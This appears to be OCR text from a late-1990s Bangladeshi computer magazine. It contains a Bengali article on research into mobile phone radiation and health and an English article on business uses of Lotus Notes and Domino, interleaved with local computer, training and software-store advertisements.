বর্তমানে বিশ্বে ক্রমশ মোবাইল ফোনের ব্যবহার বৃদ্ধি পাচ্ছে। দুবছর আগেও উত্তর ইউরোপের দেশগুলোতে স্থায়ী ফোনের সংখ্যা মোবাইল ফোনের প্রায় সমান ছিল। বর্তমানে উত্তর ইউরোপে মোবাইল ফোনের সংখ্যা স্থায়ী ফোনকে অনেক আগে ছাড়িয়ে গেছে। কাজে কর্মে ক্রমশ মোবাইল ফোনের ব্যবহার বৃদ্ধি পেলেও এর অতিরিক্ত ব্যবহার কোন কোন ক্ষেত্রে আমাদের জন্য ক্ষতিকর। কিন্তু তার একটি নির্দিষ্ট মাত্রা অবশ্যই রয়েছে। তাহলে জানা যাক সে বিষয়টি।

যেসব কোম্পানি মোবাইল ফোন তৈরি করছে তারাও চেষ্টা করছে মানুষের স্বাস্থ্যের ক্ষতি করতে পারে এমন ধরনের কোন ফ্রিকোয়েন্সী যাতে ব্যবহার না করা হয়। এর কারণও আছে। অতিরিক্ত ফ্রিকোয়েন্সীর ক্ষতিকর বিষয় সম্পর্কে একবার যদি ভোক্তার মধ্যে সচেতনতা সৃষ্টি হয়— তাহলে পরবর্তীতে ঐ কোম্পানির তৈরি জিনিসপত্র বিক্রি হবে না। ফলে তাদের ক্ষয়-ক্ষতির পরিমাণ বৃদ্ধি পাবে। আর এই ক্ষয়-ক্ষতি থেকে রক্ষা পাবার জন্য তারা ভোক্তার নিরাপত্তার খাতিরে অবশ্যই কিছু না কিছু চেষ্টা করবে।

১৯৯৮ সালের জুনে ইংল্যান্ডের মাসিক মেডিকেল জার্নাল The Lencet-এ মোবাইল ফোনের ব্যবহারের ফলে মানবদেহে যে বিরূপ প্রতিক্রিয়ার সৃষ্টি হতে পারে এ সম্পর্কে একটি রিপোর্ট প্রকাশিত হয়েছে। রিপোর্টটি পাঠিয়েছেন Freiburg-এর University Neurology Clinic থেকে ড. স্টেফান ব্রাউন। তিনি ইউরোপীয়ান সেল্যুলার প্রযুক্তি জিএসএম-এর ইলেকট্রোম্যাগনেটিক ফিল্ড (EMF)-এর উপর গবেষণা করেছেন। এক্ষেত্রে তিনি কয়েকজন লোকের মাথার সাথে জিএসএম ফোন লাগিয়ে কোন রকম শব্দ ছাড়া দূর থেকে এ মোবাইল ফোনগুলো চালু করে দিয়েছেন। যাদের মাথার সাথে ফোন লাগানো হয়েছে— তাদের কিছু জানানো হয়নি এ ব্যাপারে। পঁয়ত্রিশ মিনিট ধরে সেল্যুলার ফোন ঐ সকল লোকদের মাথায় ইলেকট্রোম্যাগনেটিক ফিল্ড সঞ্চালন করতে থাকে। ড. ব্রাউন দাবী করেছেন এর ফলে প্রত্যেক লোকের গড়ে ৫ থেকে ১০ মিলিমিটার পারদ পরিমাণ ব্লাড প্রেসার বৃদ্ধি পেয়েছে।

এই ধরনের খবর প্রকাশিত হলে জনগণ লুফে নেয়। হটকেকের মতো বিক্রি হয় পত্রিকা। বদনাম হয় কোম্পানিগুলোর। যারা মোবাইল ফোন বিক্রি করে তারাও নিজেদের বাঁচাতে উঠে পড়ে কাজ করে। তাই তারাও থেমে থাকে না। যে কোন অভিযোগ উত্থাপনের সাথে সাথেই তার ব্যাপক ব্যাখ্যা দিয়ে অভিযোগ নাকচ করে দেয়। এই উচ্চ রক্তচাপজনিত অভিযোগের কয়েকটি ব্যাখ্যাও দিয়েছে কোম্পানিগুলো।

- এই উচ্চ রক্তচাপ ৫ থেকে ১০ মিলিমিটার পারদ খুবই কম। সাধারণ মানুষ উচু স্থানে উঠার সময় কিংবা সিড়ি দিয়ে উপড়ে উঠার সময় এর চেয়েও বেশি রক্তচাপ বৃদ্ধি পায়।
- উচ্চ রক্তচাপের কারণ স্বরূপ যথেষ্ট বায়োলজিক্যাল তথ্য রিপোর্টে নেই। অন্যান্য গবেষণার কাগজপত্রও রেডিও ফ্রিকোয়েন্সির ফলে উচ্চ চাপের প্রমাণ দিতে ব্যর্থ।
- যেসব লোকের উপর এই পরীক্ষাটি করা হয়েছে— তাদের স্বাভাবিক ও নিম্ন রক্তচাপ রয়েছে। তাদের উচ্চ রক্তচাপের সৃষ্টি হলেই যে অন্যান্য সাধারণ লোকেরও উচ্চ রক্তচাপ হবে এমন কোন কথা নেই।
- উচ্চ রক্তচাপের আগে অর্থাৎ ফোন ব্যবহার শুরুর আগে থেকে পরের অবস্থা খুবই অস্থায়ী। খুব সহজেই পূর্বাবস্থায় ফিরে যাওয়া যায়।

এদিকে ফ্রান্সের ইউনিভার্সিটি অব মন্টপেল্লিয়ার থেকে গবেষকরা আরও একটি শ্বাসরুদ্ধকর খবর দিয়েছেন। তারা এই সিদ্ধান্তে উপনীত হয়েছেন যে, মোবাইল রেডিও সিগন্যাল গর্ভবতী মহিলাদের গর্ভের সন্তানের ক্ষতি করতে পারে। তারা ৩৬০ টি মুরগীর ডিম থেকে বাচ্চা ফুটানোর সময় এই পরীক্ষা করেন। মুরগীর ডিম ফুটার সময় মাত্র ১০ মি.মি. দূরে মোবাইল ফোন ২৪ ঘন্টা অন/অফ করে রাখেন। পাশাপাশি আরও মুরগীর বাচ্চা ফুটানো হয় মোবাইল ফোনের ইলেকট্রোম্যাগনেটিক ফিল্ড ছাড়া। পরীক্ষায় দেখা গেছে, মোবাইল ফোনের দ্বারা মুরগীর ডিমের ভ্রূণ খুব বেশি পরিমাণে প্রভাবিত হয়েছে। কারণ মোবাইল ফোনের সান্নিধ্যে ফুটন্ত ডিমের বাচ্চা মরে যাওয়ার হার স্বাভাবিক ফুটন্ত বাচ্চার চেয়ে পাঁচগুণ বেশি। এতে স্বাভাবিকভাবেই বিজ্ঞানীরা সিদ্ধান্ত নিলেন, মোবাইল ফোনের রেডিয়েশনের ফলে বিশেষত গর্ভবতী মায়েদের মারাত্মক ক্ষতি হতে পারে।

এই পরীক্ষার পর মোবাইল ফোন এবং এর নেটওয়ার্ক সৃষ্টিকারী কোম্পানিগুলো বসে নেই। সাথে সাথে তারা এর ব্যাখ্যাও দিয়েছেন। সমালোচকরা এর প্রতিবাদ করে বলেছেন, ডিমে মোবাইল ফোনের রেডিয়েশন যেভাবে কাজ করেছে— মানুষের ক্ষেত্রে ঠিক সেভাবে কাজ করার প্রশ্নই উঠে না। কারণ মুরগীর ডিমের বাচ্চা ছোট একটি ডিমের মধ্যে থাকে। এই ছোট ডিমটিকে খুবই কাছ থেকে মোবাইল ফোনের ইলেকট্রোম্যাগনেটিক ফিল্ড রেডিয়েট করতে পারে। মানুষের ক্ষেত্রে এটা করতে পারার প্রশ্নই উঠে না। শুকর আর হাতী দেখতে অনেকটা একই রকম হতে পারে। তাই বলে শুকর আকারে বড় হলে হাতী হয়ে যায় না।

সুইডেনের কয়েকজন বিজ্ঞানীর সাম্প্রতিক গবেষণায় দেখাগেছে, মোবাইল ফোন থেকে মাত্র দুমিনিট এনার্জি ওয়েব মস্তিষ্কের সংস্পর্শে এলে শরীরের একটি বিশেষ প্রতিরক্ষা ব্যবস্থা নষ্ট হয়ে যায়। এই ব্যবস্থা মস্তিষ্কের জন্য ক্ষতিকারক প্রোটিন এবং টক্সিন মস্তিষ্কে প্রবেশ প্রতিহত করে। এই ক্ষতিকারক প্রোটিন মস্তিষ্কের টিস্যুগুলোতে প্রবেশ করার ফলে এলজিমিয়ারস, পার্কিনসন্স এবং মাল্টিপল এক্সেলারোসিস-এর মতো রোগের সৃষ্টি করে।

ইউনিভার্সিটি অব লুন্ডের বিজ্ঞানীরা মোবাইল ফোনের মতো মাইক্রোওয়েভ পালসের সংস্পর্শে ইদুরের মস্তিষ্ককে এনে রক্ত এবং মস্তিষ্কের ফিল্টার পরীক্ষা করে দেখেছেন। পরীক্ষায় প্রমাণিত হয়েছে দুমিনিটের মধ্যে ইদুরের মস্তিষ্কের টিস্যুতে রক্তের প্রোটিন এবং টক্সিন পাওয়া গেছে। এই পরীক্ষাটি সম্প্রতি ওয়ার্ল্ড হেল্থ অর্গানাইজেশনের মোবাইল ফোনের নিরাপত্তা সক্রান্ত রূপরেখাকে অপর্যাপ্ত এবং সমালোচনার দিকে ঠেলে দিয়েছে। ওয়ার্ল্ড হেলথ অর্গানাইজেশন ৬ মিলিয়ন ডলার ব্যয়ে ৩,০০০ ব্রেন টিউমারের রোগীকে পরীক্ষা করে মোবাইল ফোন ব্যবহারের প্রতিক্রিয়ার বাস্তবতা উপলব্ধি করার উদ্যোগ নিয়েছে।

এছাড়া সুইডেনের সুইডিস ন্যাশনাল ইনস্টিটিউট সুইডেন এবং নরওয়ের ১১,০০০ মোবাইল ফোন ব্যবহারকারীর সাক্ষাৎকার নিয়ে এক রিপোর্ট তৈরি করে চাঞ্চল্যের সৃষ্টি করেছে ১৯৯৮ সালের মার্চের দিকে। নরডিক অঞ্চলের প্রথম প্রজন্মের সেল্যুলার প্রযুক্তি হচ্ছে নরডিক মোবাইল

ATTN: SOFTWARE DEVELOPER
(INDIVIDUAL & HOLDING COMPANIES)

DO YOU HAVE ANY IDEA OR THOUGHT TO DEVELOP OR ENHANCE BUSINESS TO BUSINESS AND INTERNET RELATED SOFTWARE

PLEASE DO SUBMIT YOUR TALENT IDEA INTO OUR E-MAIL AT –
isubmit@viaenet.com

We can work together. your innovative idea & imagination becomes true.
you can get a unique opportunity

Viaenet LLC
An information company focussed on ebusiness
http://www.viaenet.com

টেলিফোন (NMT) যা এনালগ পদ্ধতিতে কাজ করে। ইউরোপের সফল দ্বিতীয় প্রজন্মের সেল্যুলার প্রযুক্তি যা ডিজিটাল পদ্ধতিতে কাজ করে তা হচ্ছে গ্লোবাল সিস্টেম ফর মোবাইল কমিউনিকেশন (GSM)। রিপোর্টে বলা হয়েছে যে, ডিজিটাল জিএসএম ব্যবহারকারীরা এনালগ এনএমটি ব্যবহারকারীদের চেয়ে বেশি মাথা ধরায় ভোগেন।

রিপোর্টে বিভিন্ন লোকের মধ্যে কে কতক্ষণ ধরে মোবাইল ফোনে কথা বলেন তার জরিপও নেয়া হয়েছে। দিনে মাত্র দুই মিনিট মোবাইল ফোনে কথা বলেন এরকম লোকও বহু পাওয়া গিয়েছে। মাত্র দুমিনিট দিনে মোবাইল ফোনে যারা কথাবার্তা বলেন, তারা তুলনামূলকভাবে কম ক্লান্ত হয়। যারা দিনে ১৫ মিনিট থেকে এক ঘণ্টা কথা বলেন, তারা দুই মিনিট কথা বলার লোকদের তুলনায় ৬০% বেশি ক্লান্ত হয়। অন্যদিকে যারা দিনে এক ঘণ্টারও বেশি মোবাইল ফোনের মাধ্যমে কথা বলেন, তারা যারা মাত্র দু মিনিট কথা বলেন, তাদের তুলনায় ৩১০% বেশি ক্লান্ত হয়।

ক্লান্তি ছাড়াও মোবাইল ফোন ব্যবহারের আর একটা সমস্যা হচ্ছে— মাথা ধরা। মাথা ধরার ক্ষেত্রেও ঠিক একই ধরনের ফলাফল পাওয়া যায়। যারা মাত্র দু মিনিট কথা বলেন তাদের চেয়ে যারা দিনে ১৫ মিনিট থেকে এক ঘণ্টা কথা বলেন, তারা প্রায় ২.৭ গুণ বেশি মাথা ধরায় ভোগেন। যারা দিনে এক ঘণ্টারও বেশি মোবাইল ফোনে কথা বলেন, তারা দু মিনিট কথা বলা লোকের চেয়ে ৬.৩ গুণ বেশি মাথা ধরায় ভোগেন।

একটি ছোট পাত্রে স্যালাইন পানি রেখে তার পাত্রের সাথে একটা মোবাইল ফোনের ব্যাটারির দিকের অংশ লাগিয়ে দেয়া হয়েছিল। বিজ্ঞানীরা অভিযোগ করেছেন মোবাইল ফোনের সংস্পর্শে অথবা মোবাইল ফোনের দ্বারা নিঃসৃত ইলেকট্রোম্যাগনেটিক ওয়েভ স্যালাইন পানির বায়োলজিক্যাল পরিবর্তন ঘটাতে সক্ষম হয়েছে। কিন্তু মোবাইল ফোনের ইলেকট্রোম্যাগনেটিক ওয়েভ কিভাবে এবং কতটুকু স্যালাইন পানির বায়োলজিক্যাল পরিবর্তন ঘটিয়েছে এটা রিপোর্টে অনুপস্থিত।

এই সকল সমস্যার কথা পত্রিকায় প্রকাশের পর পরই যখন বিতর্কের ঝড় ওঠে— ঠিক তখনই নতুন নতুন কোম্পানি এই সব সমস্যা সমাধান করার জন্য আরও চমকপ্রদ জিনিসপত্রের কথা উল্লেখ করে। একটি কোম্পানি বলেছে তাদের কোম্পানির তৈরি এমন একটা ডিভাইস রয়েছে যা ব্যবহার করলে মোবাইল ফোন যে ইলেকট্রোম্যাগনেটিক ওয়েভ নিঃসৃত করে তা শুষে নেবে।

কিন্তু এতে করে কিছু সমস্যাও দেখা দেবে। মোবাইল ফোনের বেশি করে পাওয়ার ছাড়তে হবে। কারণ আসলে পাওয়ার ছাড়বে মোবাইল ব্যবহারকারী যাতে ঠিকমতো কথাবার্তা শুনতে পারে এবং অন্য পাশ থেকেও যাতে শুনতে অসুবিধা না হয়। এতে করে মোবাইল ফোনের ব্যাটারির আয়ু হ্রাস পাবে। এদিকে ফোনেরও সমস্যা দেখা দেবে। কারণ ফোন যখন ডিজাইন করা হয় তখন তা শুধু কথাবার্তা বলা এবং শোনার জন্যই ডিজাইন করা হয়। তৃতীয় কোন ডিভাইস এর নিঃসৃত সিগন্যাল শুষে নেবে তার জন্য এটা তৈরি হয়নি। তাছাড়া অতিরিক্ত সিগন্যাল উৎপাদনের জন্য মোবাইল ফোনের অভ্যন্তরে স্বাভাবিকের চেয়ে বেশি পরিমাণে তাপ উৎপাদিত হবে।

এটা অনস্বীকার্য যে মোবাইল ফোনে কথা বলার সময় অনেকের অনেক ধরনের সমস্যা দেখা দেয়। বিশেষতঃ যখন কোন কল আসে। কেউ যদি ক্যাসেট প্লেয়ারে গান শুনতে থাকে— ক্যাসেট প্লেয়ারে কল আসার সময় অন্ততঃ ক্যার ক্যার শব্দ করে। যারা কানে কম শোনেন তারা কথা পরিষ্কার শোনার জন্য কানের মধ্যে ছোট্ট হেডফোন ব্যবহার করে। আর মোবাইল ফোন এই হেডফোনধারী ব্যক্তির উপর অপেক্ষাকৃত বেশি প্রতিক্রিয়ার সৃষ্টি করে। সুইডেনে একজন লোক পাঁচতলায় ফ্লাট বাড়ি কিনেছেন। ওনার ঠিক উপরের তলায় জিএসএম-এর বেইজ স্টেশন ছিল। উনি বরাবরই ওনার হেডফোনে ঐ বেইজ স্টেশনের জন্য সমস্যায় ভুগতেন। সেল্যুলার অপারেটরের কাছে অনেক অভিযোগ করেছেন। আর উত্তর-ইউরোপের আইনও এইসব ক্ষেত্রে তেমন সাহায্য করে না।

এদিকে আর একটি কোম্পানি দাবী করেছে সেল্যুলার ফোন অবশ্যই ইলেকট্রোম্যাগনেটিক ফিল্ড নিঃসরণ করে। এটা যে মানুষের সমস্যা সৃষ্টি করবে এতে কোন সন্দেহ নেই। সমস্যা কি? সমাধানও রয়েছে তাদের কাছে। তাদের কোম্পানির তৈরি রেডিও বিকিরণ বিশেষতঃ যা মোবাইল ফোন থেকে নিঃসৃত হয় তার ৯৩% শোষণ করে নেয় এরূপ যন্ত্র কিনুন ও ব্যবহার করুন। অনুরূপ আর একটি যন্ত্র ৯৯% ভাগ ইলেকট্রোম্যাগনেটিক বিকিরণ শুষে নেয়ার কথা দাবী করেছে। এসকল দাবী অনেক ক্ষেত্রেই অমূলক এবং জনমনে বিরূপ প্রতিক্রিয়া সৃষ্টি করে বলে অনেক দায়িত্বশীল ম্যাগাজিন এসকল জিনিসের বিজ্ঞাপন তাদের ম্যাগাজিনে ছাপতে রাজি হয় না।

শেষকথা

স্বভাবতই মানুষের যে কোন কিছু শোষণ করার ক্ষেত্রে একটা নির্দিষ্ট ক্ষমতা রয়েছে। ইলেকট্রোম্যাগনেটিক রেডিয়েশনের ক্ষেত্রে এটা পরিমাপ করা হয়। শরীরের অংশবিশেষের জন্য মিলিওয়াট পার গ্রাম এবং পুরো শরীরের জন্য ওয়াট পার কিলোগ্রাম হিসেবে। এটা পরিমাপের দায়িত্ব অর্পিত হয়েছে আন্তর্জাতিক প্রতিষ্ঠান ইন্টারন্যাশনাল কমিশন অন নন-আয়নাইজিং রেডিয়েশন প্রটেকশন (ICNIRP)-এর উপর। এই আইসিএনআইআরপি সম্পূর্ণ স্বাধীন কমিশন যারা ওয়ার্ল্ড হেলথ অর্গানাইজেশন (WHO)-কে এবং বিভিন্ন দেশের সরকারকে পরামর্শ দেয় রেডিও ফ্রিকোয়েন্সির ফলাফল মানবদেহে পরিমাপের জন্য। আইসিএনআইআরপির নির্ধারিত পরিমাপ হচ্ছে শরীরের অংশ বিশেষের জন্য ২ মিলিওয়াট পার গ্রাম। পুরো শরীরের জন্য এর পরিমাণ হচ্ছে ০.০৮ ওয়াট পার কিলোগ্রাম। উল্লেখ্য, মোবাইল ফোন এই পরিমাণের অনেক নিচেই কাজ করে।

মোবাইল ফোন তৈরির ইন্ডাস্ট্রিগুলো নিরাপদ মোবাইল ফোন এবং নেটওয়ার্ক বানাতে সচেষ্ট। কেবলমাত্র ইউরোপেই তারা কমপক্ষে তিনটি প্রজেক্টকে চালু রাখার জন্য অর্থের যোগান দিচ্ছে। এই তিনটি প্রজেক্ট হচ্ছে—

(১) COST 244—এই প্রজেক্টের কাজ হচ্ছে পুরো ইউরোপ জুড়ে। তারা ইলেকট্রোম্যাগনেটিক ফিল্ডের জন্য মানবদেহে কি প্রতিক্রিয়ার সৃষ্টি হতে পারে তা পরখ করে দেখে।

(২) FGF— মূলতঃ জার্মানে জাতীয়ভিত্তিতে গবেষণা করে। এরা মোবাইল ফোন এবং রেডিও থেকে যে ইলেকট্রম্যাগনেটিক নিঃসৃত হয় তার ফলে মানবদেহের কি ক্ষতি হয় তার বিচার বিশ্লেষণ করে। (৩) ইংল্যান্ডের ডিপার্টমেন্ট অব ট্রেড এন্ড ইন্ডাস্ট্রি (DTI) বস্তুতঃ এই গবেষণা করে। এর মূল কাজ হচ্ছে ভবিষ্যৎ প্রজন্মের মোবাইল কমিউনিকেশন এবং তার ফলে মানবদেহের ফলাফল নিয়ে গবেষণা করা।

এযাবৎ বিশ্বে ৫০টিরও বেশি গবেষণামূলক প্রকল্পের মাধ্যমে প্রায় ১২,০০০ গবেষণামূলক কেইস স্ট্যাডি করা হয়েছে মোবাইল ফোন মানবদেহে কি ধরনের প্রতিক্রিয়া সৃষ্টি করতে পারে তার উপর। এসকল পরীক্ষা থেকে শেষ পর্যন্ত এটা নিশ্চিতভাবে বলা যায়, মোবাইল ফোন থেকে যে ইলেকট্রোম্যাগনেটিক ফ্লাক্স বের হয় তা মানবদেহে ক্ষতি করার জন্য যে পরিমাণ দরকার তার চেয়ে ১০ থেকে ৫০ গুণ কম। সুতরাং মোবাইল ফোনের ব্যবহার স্বাস্থ্যের জন্য নিরাপদই বলা চলে। তবে কেউ কেউ এরূপ মন্তব্যের বিরূপ প্রতিক্রিয়া ব্যক্ত করেছেন। ●

CD RECORDING SUPER STORE

Dictionary Gold collection, Windows 2000 Final (3cds), Macfee Total Virus Defense, Norton System Works & Utilities (2cds), Meta Creations Graphic Studio Millennium, Hallmark Collections (5cds), Ultra Programming, Desktop Translator, Aminate Lroid, Office Letters 2000, Diagnose Your Vehicles, 3d Studio Max v3, Amorphium, Clipart Image Galaxy, Pritshop Pro, Publisher 2000, Letterhead and Logo Design, Best of Accounting 2000, Microsoft Visual Studio 2000 (Second Edition), Sound 3 (Music Composition Programs), Encyclopedia of Space and the Universe, Create Your Own Business Card, Encarta World Atlas (2 CD), Encarta Encyclopedia (4 CD), Learning SQL Server 6.5, Learning Oracle (3 CD), Learning MS Project 98, Learning 3DS Max 2.5, Learning MS Animator Pro, Learning 3DS Max 3 (3 CD), Mastering Windows 2000, Learn Arabic AND ALL OTHERS....

COREL-KODAK Photo CDs
400.00

Spanish Learning (3 CD)
French Learning (3 CD)
Learn To Speak English (4 CD)

VHS-VCD
350.00

ALSO AVAILABLE AT.
Stop N Shop

Creative Canvas
87 new circular road siddheshwari malibag dhaka 1217 ph: 9345905 e-mail: ccanvas@bdlink.com

Usage of Lotus Notes in Businesses

Shaikh Hasibul Karim

In this article we are going to discus how businesses are using Lotus Notes and Domino to store knowledge and information. The material we'll cover includes:

1. How businesses are using Lotus Notes and Domino
2. Discussion, Broadcast, Reference, Tracking, and workflow/approval applications
3. Data collection and data retrieval applications
4. Intranet/internet applications
5. Industry transformation applications
6. A real life time example of how Notes is being used

Before starting, we should try to find out a definition of Lotus Notes and be introduced with some of the terms of Lotus Notes like documents, views, navigators, workflow, mail enabling, replication responses and Lotus Notes Workstations and Domino Server etc.

- Lotus Notes and Domino are tools designed to collect, organize, and share knowledge and information.
- Knowledge is not the same as information or data in that knowledge is loosely structured and difficult to break into consistent components for storage and retrieval. Because knowledge is loosely structured, it depends on information to organize it.
- Notes collects knowledge into Database of Documents.
- Documents are containers designed to combine information and knowledge through the use of text, number, and date fields combined with a special Notes field called a *Rich Text Field*.
- A rich text field can contain formatted text, graphics, sound, video, or even other programs.
- Response Documents are a special type of Notes Document designed to be related to other Documents or Responses just as Post it Note is related to the sheet of paper it is attached to.
- Notes organizes information using Navigators, Folders, Views, and HTML pages.
- Notes shares information by allowing Notes Workstations and World Wide Web browsers to share the same database on a Domino Server. The Notes Workstation uses Navigators and Views to locate and work with Documents. The WWW browser uses dynamically rendered HTML documents created by the Domino Server.
- Notes also shares information through replication, Mail enabling, and Workflow:
    1. Replication allows multiple replicas, or mirrored copies, of a database to exist in a number of physical locations and to synchronize their contents on command.
    2. Mail enabling allows Notes users to exchange electronic mail and Documents with each other or with Notes databases. It also allows Notes databases to exchange mail and documents with users or other databases.
    3. Mail enabling, combined with Agents, creates the basis for Workflow in Notes.
- *Workflow* is defined as any system that helps to move information and knowledge throughout an organization through automating or streamlining user processes or tasks.

HOW ARE BUSINESSES USING NOTES AND DOMINO?

We'll start by explaining some of the problems Notes and Domino applications are most often built to address. Then we'll discus Domino as an intranet and Internet management tool. Finally, we'll examine how combining the applications we have discussed under one roof makes it possible to transform an organization. And at the end, we'll see a real example of how a company is successfully taking the advantages of Notes today.

Let's examine the types of applications Notes and Domino are generally used to create. Applications that uses Notes and Domino effectively can be classified into several types:

- Discussion
- Broadcasting
- Reference
- Tracking
- Workflow/approval
- System integration (data collection/data retrieval)
- Intranet/Internet management
- Industry transformation

Discussion Applications: Discussion applications are one of the flagship applications of Notes and Domino as they showcase many of their strengths. Discussion applications are databases that use Documents to enter the main topics and Response Documents to collect individual information or opinions that should be associated with them. These are the applications that take advantage of Response Documents to create links between main ideas supporting information. Some examples of discussion applications include:

- *New ideas discussion.* Marketing or product development departments can post new ideas and each member of the group has the opportunity to respond to the idea or provide supporting information.
- *Project discussion.* Project descriptions are the main Documents, and informal discussions regarding the project's scope or status are entered as Responses. Issues or obstacles to a project's success could be raised here, delegated to someone, and the solution could be captured for future reference.
- *Executive discussion.* By using Notes' security to restrict access to executive level employees, the database can serve as a collection of topics and Responses relating to company officers. This type of application is especially useful to companies in which the senior officers spend a great deal of time traveling.
- *Sales discussion.* A database of sales-related questions or topics and Responses can be extremely powerful in companies in which the sales force includes remote employees.
- *Expert discussion.* Company employees post questions as Documents to a discussion database that is 'owned' by an employee or group of employees with specialized skills. Answers to each question and supporting information are added as Responses.
- *Customer discussion.* Using Domino Server, a company can create a discussion board that can be shared on the Internet to allow customers to discuss products among themselves.

Broadcast Applications: An effective way to broadcast information is to use Notes as a container. This allows information to be stored in public database, which can be

massive
PROFESSIONAL
PC
COMPUTERS

YOUR ULTIMATE SOLUTION

COMPLETE PC

AMD K6-2/400MHz & 450MHz
intel Pentium II 400MHz & 450MHz
intel Pentium III 450MHz,500MHz & 550MHz

OVER 10 YEARS

massive®
COMPUTERS

Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1stFl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, Fax : 880-2-8614828
E-mail : massive@bdcom.com

Branch : BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon,Dhaka 1207. Phone : 017-646666(GP-GP)
E-mail : masividb@bdcom.com

shared and replicated throughout the company's Domino Server, Because most of the information in a broadcast application is read-only, Responses are usually not a part of the database. However, because broadcast material is in a Notes database on a Domino Server, Responses can be added to encourage people to share their ideas about a given topic. Some examples of broadcast applications include:

Internal News. Moving company newsletter or departmental updates into broadcast database can reduce internal photocopying and printing costs, allow information to be delivered faster, and allow the employees responsible for creating them collaborate.



Domino Server
Domino Server
Domino Server
Domino Server
ABC's Internal Network with Notes Wokstaions
ABC's Server
Domino Server
CompuServer
MODEM
MODEM
MODEM
MODEM
MODEM
ABC's Partner's internal Network
MODEM
ABC's partner with a work-station only connection

Figure-1 : A conceptual view how ABC and its partners are connected

External News. Storing information obtained from a clipping service or other outside source in a broadcast database consolidates information and reduces multiple subscriptions to information services or lists.

Personal announcement. A broadcast database that allows anyone to post information s/he wants announced company-wide and centralizes this information into a monitored, non-intrusive medium.

Reference Applications: Reference applications are Notes databases designed to support or replace existing printed reference materials. These databases can reduce the cost of preparation and distribution dramatically. If you make a change to the new on-line employee handbook, for example, it is updated company-wide when the next replication occurs. They also allow collaborative efforts in the creation of the documents. Some examples of reference applications are:

- Business policies. A business policies database could contain travel and expense guidelines, on-line instructions for filling out company forms, or a guide to company benefits.
- Knowledge bases. Examples of a knowledge base include a database of answers to commonly asked questions or a comprehensive collection of information about each of the company's products.
- Document library. A document library could be a collection of white papers on technologies used by a manufacturing firm or a collection of standard contracts at a law firm.

Tracking Applications: Tracking applications may be Documents alone or a combination of Documents and Responses. In some cases, a Document may have many different types of Responses. Some examples are:

- *Employee tracking and evaluation.* In personnel, a tracking database can be used to track the interview, hiring, and ongoing performance of each employee.
- *Process improvement tracking.* In this example a tracking database is used to record the ongoing status of process improvement initiatives across the company.
- *Helpdesk or customer support tracking.* Companies with telephone support department/service department or internal help desks can use Notes to track calls from their client. Actions taken to support the customer may be stored in responses or with the main Document.

Workflow Applications: Any combination of the earlier discussed applications that automates the flow of information or knowledge

GET REAL EXPERIENCE
SUPERVISED BY AMERICAN GRADUATE ENGINEER
Hardware Training
I) Hardware Short Course
TITLE: ATM (Assembling,Trouble-shooting and Maintenance)
Duration: 2.5 Months Course Fee:Tk.6000
Course Outline:
1) Computer Fundamentals
2) Basic Operating Systems
3) Computer Assembling
4) Software Installations
5) Software Trouble-shooting
6) Hardware Trouble-shooting
7) Application Software installations
8) Hardware Maintenance
9) Software Utilities
10) Hardware Servicing
11) Multimedia installation
12) Fax Modem Installation
13) Lan/ Wan Fundamentals
14) Lan Card Configuration
15) Remote Connections
16) Printer/ Monitor Servicing
BEST QUALITY TRAINING
ii) Hardware Long Course Duration: 3 Months
iii) Diploma in Hardware Engineering Duration: 6 Months
(3 Months Training plus 3 Months intership)
iv) Higher Diploma in Hardware Engineering Duration: 12 Months
(6 Months Training plus 6 Months intership)
v) Preparation for A+ Certification Duration:1.5 Months
(Certificate issued directly from CompTIA, USA.)
NETWORK TRAINING
I) Networking- *Fast Track* Duration: 2 Months
Course outline: (Limited to 10 trainees only)
1) Network Requirements
2) Network Planning
3) Network Designing
4) Network Cabling
5) Hardware Requirements
6) Software Requirements
7) Network Topologies
8) Network Operating Systems
9) Network Protocols
10) Administrative Tools
11) Server Installation
12) Workstation installations
13) Printer/Remote Setup
14) File/ Resource Sharing
15) Print Sharing
16) Video Conferencing
17) Network Monitoring
18) Network Trouble Shooting
II) ATM *Plus* Networking Short Course Duration: 4 Months
III) Preparation for MCP & MCSE Duration: 2/6 Months
(All MCP & MCSE Certificates are issued directly from Microsoft Corporation, USA.)
Computer Trouble-shooter
◆ Personal Computer Trouble-shooting, Hardware Upgrading and Printer Servicing
◆ Corporate Hardware, Software, Network Trouble - shooting and Maintenance
◆ Network Design, Installations, Service and support
Delta PC-1
AMD K6/2-400 MHz
HDD-6.4GB,32 MB SDRAM
14" Samsung 450b,8MB AGP
40x Sony, Sound card & M.M.Spk.
Free VCD, Pad & Dust Cover.
Complete Set Tk. 27,000.00
FIVE YEARS WARRANTY 5
Delta PC-7
Intel P-II 450 MHz MMX
HDD-10.2GB,64 MB SDRAM
14" Samsung 450b, 8MB AGP
50x Asus, PCI-128. M.M.Spk.
Free VCD, Pad & Dust Cover.
Complete Set Tk. 35,000.00
Delta PC-2
AMD K6/2-450 MHz
HDD- 8.4 GB,64MB SDRAM
14"Samsung 450b,8 MB AGP
40x Sony, Sound card, M.M.Spk.
Free VCD ,Pad & Dust Cover.
Complete Set Tk. 29,000.00
Only for 10 Days
Delta PC-9
Intel P- III - 550MHz MMX
HDD 13 GB,128 MB SDRAM
15" Samsung 550s,8 MB AGP
50x Asus ,PCI -128, M.M.Spk.
Free VCD, Pad & Dust Cover.
Complete Set Tk. 49,000.00
Please Call us for All Customized Computers and Accessories
Printer,Stabilizer and UPS are available
Above price may vary at any day
Delta Computer/Engineering
high - tech solutions provider
54 New Elephant Road(3rd Floor), (Opposite to Science Lab Gate No. 1) Phone:9661032

throughout an organization can be defined as *workflow application*. For examples:

- A product support database in which problems and fixes are marked internal use only or public. If a posted problem and fix are marked public, they are automatically routed to another database. That database, in turn, is replicated out to customer sites.
- A company meeting database that allows employees to enter a meeting date and time, agenda, and a list of attendees. One day before the meeting, e-mail is sent to all attendees reminding them of the upcoming event along with the proposed agenda.

System Integration Application: When Notes isn't the proper tool to store information. Its use of forms, replication, access control, and mail enabling may still make it an innovative way to collect information to be passed to another application. Views, documents, and workflow also make Notes a possible tool for retrieving information for analysis from an external application's data.

